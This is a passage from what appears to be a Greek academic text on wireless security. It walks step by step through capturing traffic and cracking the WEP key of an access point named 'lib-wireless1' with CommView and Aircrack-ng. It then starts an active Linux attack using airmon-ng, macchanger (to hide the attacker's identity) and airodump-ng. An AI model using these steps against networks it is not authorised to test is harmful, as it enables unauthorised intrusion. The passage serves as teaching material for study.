


Figure 37: Ανίχνευση διαθέσιμων δικτύων

Βήμα 2:

Μετά πατάμε το κουμπί *Capture*. Αυτό θα έχει ως αποτέλεσμα το πρόγραμμα να αρχίζει να καταγράφει την κίνηση (πακέτα) που ανταλλάσσονται μεταξύ των χρηστών και διάφορων Access Points που έχουμε εντοπίσει. Το Access Point που μας ενδιαφέρει έχει όνομα *lib-wireless1*.




Figure 38: Καταγραφή κίνησης

Βήμα 3:

Τώρα πρέπει να περιμένουμε ώστε να καταγράψουμε τουλάχιστον ένα εκατομμύρια πακέτα για να έχουμε μια πετυχημένη εύρεση του WEP κλειδιού. Όσα περισσότερα πακέτα καταγράψουμε, τόσο περισσότερες πιθανότητες έχουμε να βρούμε το κλειδί.




Figure 39: Αναμονή για το απαραίτητο αριθμό πακέτων

Βήμα 4:

Τώρα που η καταγραφεί των πακέτων έχει αρχίσει, πρέπει να αποθηκεύσουμε την κίνηση αυτή . Για να το κάνουμε αυτό, ακολουθούμε τα εξής βήματα:

Settings -> Options -> Memory Usage.

Μετά αλλάζουμε το *Maximum Packets in buffer* και του δίνουμε τιμή 20000 και πατάμε *OK*.




Figure 40: Αποθήκευση κίνησης

Βήμα 5:

Στο κύριο παράθυρο του *CommView*, διαλέγουμε το tab *Logging*. Επιλέγουμε το *Auto-saving*, αλλάζουμε το *Maximum Directory size* σε 5000, το *Average log file size* σε 50 και επιλέγουμε το μέρος που θα αποθηκεύσουμε την κίνηση αυτή. Έτσι το *CommView* θα αποθηκεύει αυτόματα τα πακέτα σε .nap format με μέγεθος 20MB το καθένα. Επειδή όμως καταγράφουμε πολλά πακέτα, πρέπει να τα ενώσουμε σε ένα αρχείο. Αυτό το κάνουμε πατώντας το κουμπί *Concatenate Logs*. Έτσι θα μας ανοίξει ένα καινούργιο παράθυρο όπου θα επιλέξουμε όλα τα πακέτα που αποθηκεύσαμε πιο πάνω, με αποτέλεσμα να έχουμε ένα ενιαίο αρχείο σε .ncf format.

Figure 41: Ένωση των πακέτων σε ένα ενιαίο αρχείο

Βήμα 6:

Το παραπάνω .ncf αρχείο που δημιουργήσαμε πρέπει τώρα να το μετατρέψουμε σε .cap format. Το αρχείο αυτό μετά θα το χρησιμοποιήσουμε στη σουίτα Aircrack-ng για την εύρεση του κλειδιού WEP. Για να το κάνουμε αυτό, ακολουθούμε τα εξής βήματα:

File -> Log Viewer -> Load CommView Logs - > Επιλέγουμε το .ncf αρχείο.




Figure 42: Μετατροπή σε .cap μορφή (συνεχίζεται)




Figure 43: Το ίδιο με πάνω (συνεχίζεται)

Ύστερα στο ίδιο παράθυρο ακολουθούμε τα εξής βήματα: **File->Export -> Wireshark/TCP dump format**




Figure 44: Το ίδιο με πάνω

Βήμα 7:

Στο βήμα αυτό τώρα θα χρησιμοποιήσουμε τη σουίτα Aircrack-ng για την εύρεση του κλειδιού χρησιμοποιώντας τα IVs που υπάρχουν στα πακέτα στο .cap αρχείο. Τρέχουμε το GUI του Aircrack-ng .




Figure 45: Τρέξιμο της σουίτας aircrack-ng

Βήμα 8:

Ύστερα επιλέγουμε το .cap αρχείο που αποθηκεύσαμε πιο πριν το οποίο περιέχει τα IVs απ όλα τα πακέτα που καταγράφτηκαν. Επίσης, επιλέγουμε το *Advanced Options* ώστε να καθορίσουμε ποιανού Access Point τα πακέτα θέλουμε να εξετάσουμε για την εύρεση του κλειδιού, βάζοντας στο πεδίο *Specify ESSID* το όνομα του Access Point και στο πεδίο *Specify BSSID* βάζουμε τη MAC διεύθυνση του Access Point. Δηλαδή θα εξεταστούν μόνο τα πακέτα που προέρχονται/προορίζονται για το συγκεκριμένο Access Point. Μετά πατάμε το κουμπί *Launch* για να ξεκινήσει το σπάσιμο του WEP κλειδιού.




Figure 46: Επιλογή του .cap αρχείου και άλλων ρυθμίσεων

Βήμα 9:

Αφού έχουμε πατήσει το κουμπί *Launch* θα ξεκινήσει το σπάσιμο του κλειδιού κρυπτογράφησης WEP. Το Aircrack-ng θα εξετάσει όλα τα IVs απ όλα τα πακέτα και σε λίγα λεπτά το WEP κλειδί θα υπολογιστεί και θα παρουσιαστεί στην οθόνη. Συνήθως χρειάζονται 250.000 IVs για κλειδιά 64 bits και 1.500.000 IVs για κλειδιά 128 bits.




Figure 47: Εύρεση κλειδιού WEP

Παρακάτω βλέπουμε το κλειδί που χρειαζόμαστε για να αποκτήσουμε πρόσβαση στο δίκτυο και παρατηρούμε ότι είναι ίδιο με αυτό που υπολογίστηκε από το Aircrack-ng .

Figure 48: Το αρχικό μυστικό κλειδί

6.5.2 Ενεργητική Επίθεση – Σπάσιμο WEP σε λειτουργικό σύστημα Linux

Βήμα 1:

Στο πρώτο βήμα προετοιμάζουμε την κάρτα δικτύου μας ώστε να τη βάλουμε σε κατάσταση παρακολούθησης (monitor mode). Αρχικά πρέπει να απενεργοποιήσουμε την κάρτα δικτύου για να μπορέσουμε να αλλάξουμε τη MAC διεύθυνση μας ώστε να εξασφαλίσουμε την ανωνυμία μας. Αυτό το κάνουμε εκτελώντας το πρόγραμμα *airmon-ng*

όπως φαίνεται στην παρακάτω εικόνα:




Figure 49: Απενεργοποίηση κάρτας δικτύου

Ύστερα, για να αλλάξουμε την MAC εκτελούμε το πρόγραμμα macchanger όπως φαίνεται παρακάτω. Η καινούργια MAC που διαλέγουμε είναι η εξής: **00:11:22:33:44:66**




Figure 50: Αλλαγή διεύθυνσης MAC

Βήμα 2:

Το επόμενο βήμα είναι να βρούμε κάποιες πληροφορίες για το ασύρματο δίκτυο-στόχο, όπως το όνομα του (ESSID), η MAC διεύθυνσή του (BSSID) και το κανάλι στο οποίο λειτουργεί. Ανοίγουμε ένα καινούργιο terminal και χρησιμοποιούμε το πρόγραμμα *airodump-ng* από τη σουίτα *aircrack-ng*. Το πρόγραμμα αυτό ανιχνεύει όλο τον αέρα για διαθέσιμα ασύρματα δίκτυα που είναι σε κοντινή εμβέλεια με μας και μας παρουσιάζει διάφορες πληροφορίες για αυτά. Η χρήση αυτού του προγράμματος φαίνεται παρακάτω. Βλέπουμε ότι το δίκτυο-στόχος έχει όνομα *libwireless1*, *MAC* διεύθυνση 00:14:C1:38:F8:71, και δουλεύει στο κανάλι 6 (CH). Επίσης στη στήλη *STATION* βλέπουμε όλους τους συνδεδεμένους υπολογιστές στο access point αυτό, και στη στήλη *#Data* βλέπουμε τον αριθμό των πακέτων που ανταλλάσσεται μεταξύ των συνδεδεμένων υπολογιστών και του Access Point.

